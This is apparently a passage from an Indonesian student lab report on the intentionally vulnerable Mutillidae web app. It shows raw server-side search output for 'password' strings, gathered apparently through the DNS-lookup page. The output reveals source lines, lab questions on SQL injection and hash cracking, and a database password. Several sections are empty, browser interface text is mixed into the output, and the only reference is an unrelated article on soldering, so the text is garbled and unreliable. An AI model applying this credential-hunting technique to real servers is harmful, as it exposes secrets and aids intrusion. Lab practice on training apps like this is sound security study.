<password xsi:type="xsd:string">Holly</password> /var/www/html/mutillidae/webservices/soap/ws-user-account.php: $IQueryResult =
$SQLQueryHandler->insertNewUserAccount($pUsername, $pPassword, $pSignature); /var/www/html/mutillidae/webservices/soap/ws-user-account.php: $IQueryResult =
$SQLQueryHandler->insertNewUserAccount($pUsername, $pPassword, $pSignature); /var/www/html/mutillidae/webservices/soap/ws-user-account.php: return ""; /var/www
/html/mutillidae/webservices/soap/lib/nusoap.php: var $password = ""; /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: var $certRequest = array(); // keys must be
cainfofile (optional), sslcertfile, sslkeyfile, passphrase, certpassword (optional), verifypeer (optional), verifyhost (optional) /var/www/html/mutillidae/webservices/soap/lib
/nusoap.php: function setCredentials($username, $password, $authType = 'basic', $digestRequest = array(), $certRequest = array()) /var/www/html/mutillidae/webservices
/soap/lib/nusoap.php: $A1 = $username . ':' . (isset($digestRequest['realm']) ? $digestRequest['realm'] : ''); $password; /var/www/html/mutillidae/webservices/soap/lib
/nusoap.php: $this->password = $password; /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: function setProxy($proxyHost, $proxyPort, $proxyUsername = "",
$proxyPassword = "", $proxyAuthType = 'basic') /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: 'password' => $proxyPassword; /var/www/html/mutillidae
/webservices/soap/lib/nusoap.php: if ($proxyUsername != "" && $proxyPassword != "" && $proxyAuthType = 'basic') { /var/www/html/mutillidae/webservices/soap/lib
/nusoap.php: var $proxyPassword = ""; /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: var $password = ""; // Password for HTTP authentication /var/www
/html/mutillidae/webservices/soap/lib/nusoap.php: function _construct($wsdl = "", $proxyHost = false, $proxyPort = false, $proxyUsername = false, $proxyPassword = false,
$timeout = 0, $responseTimeout = 30, $curlOptions = null, $useCurl = false) /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: $this->proxyPassword =
$proxyPassword; /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: function setCredentials($username, $password, $authType = 'basic', $certRequest = array())
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php: $this->password = $password; /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: var $password = ""; //
Password for HTTP authentication /var/www/html/mutillidae/webservices/soap/lib/nusoap.php: var $proxyPassword = ""; /var/www/html/mutillidae/webservices/soap/lib
```

5. Dapatkan kata sandi dari hasil pencarian

```
Mozilla Firefox
localhost/mutillidae/index.php?page=dns-lookup.php

Password Generator
/var/www/html/mutillidae/includes/main-menu.php:
Password Generator
/var/www/html/mutillidae/includes/main-menu.php:
Password Generator
/var/www/html/mutillidae/includes/main-menu.php:
Password Generator
/var/www/html/mutillidae/includes/main-menu.php:
Password Generator
/var/www/html/mutillidae/includes/main-menu.php: Password Management /var/www/html/mutillidae/includes/main-menu.php:
Lab 39 - Password Cracking
/var/www/html/mutillidae/includes/main-menu.php:
Lab 58 - Cracking Signature Password
/var/www/html/mutillidae/user-info.php: $IPassword = $_POST["password"]; /var/www/html/mutillidae/user-info.php: $IPassword = $_REQUEST["password"]; /var/www/html/mutillidae/user-
info.php: /var/www/html/mutillidae/user-info.php: /var/www/html/mutillidae/user-info.php: [getUserAccount($IUsername, $IPassword); /var/www/html/mutillidae/user-
info.php: $IPassword = $row->password; /var/www/html/mutillidae/user-info.php: $IPassword = $Encoder->encodeForHTML($row->password); /var/www/html/mutillidae/user-info.php: echo
"Password={ $IPassword }
"; /var/www/html/mutillidae/database-offline.php: $IDatabasePassword = MySQLHandler::smMySQLDatabasePassword; /var/www/html/mutillidae/database-offline.php: $ILDAPBindPassword
= LDAP_BIND_PASSWORD; /var/www/html/mutillidae/database-offline.php:
A video is available to help reset MySQL root password
/var/www/html/mutillidae/database-offline.php:
Database password:
/var/www/html/mutillidae/database-offline.php:
LDAP password:
/var/www/html/mutillidae/labs/lab-39.php:$ITitle = "Lab 39: Password Management - Password cracking"; /var/www/html/mutillidae/labs/lab-39.php:$IQuestion = "Crack the password in the
level-1-no-salt-sha1.txt file. The format is Raw-SHA1. What is the password for user11?"; /var/www/html/mutillidae/labs/lab-39.php:$IChoice_2 = "password"; /var/www/html/mutillidae
/labs/lab-39.php:$IChoice_3 = "Password1"; /var/www/html/mutillidae/labs/lab-59.php:$IQuestion = "Using SQL injection on the Current User Information page, what is the password for the
Admin user?"; /var/www/html/mutillidae/labs/lab-59.php:$IChoice_2 = "password"; /var/www/html/mutillidae/labs/lab-58.php:$ITitle = "Lab 58: ISO-8583 Web Token (JWT) Security - Cracking
MySQLDatabasePassword = 'samurai'; ^ v Highlight All Match Case Match Diacritics Whole Words Phrase not found
```

6. Cari MySQLHandler.php untuk pengguna string atau login



7. Lanjutan langkah 6

F.

G.

V. Pembahasan

VI. Kesimpulan

Pada praktikum kali ini dapat disimpulkan bahwa :

1.

VII. Daftar Pustaka

Klopmart. (February 23, 2021). 2 Kegunaan Solder, Komponen Beserta Jenis-Jenisnya. Retrieved August 21, 2022, from

<https://www.klopmart.com/article/detail/kegunaan-solder>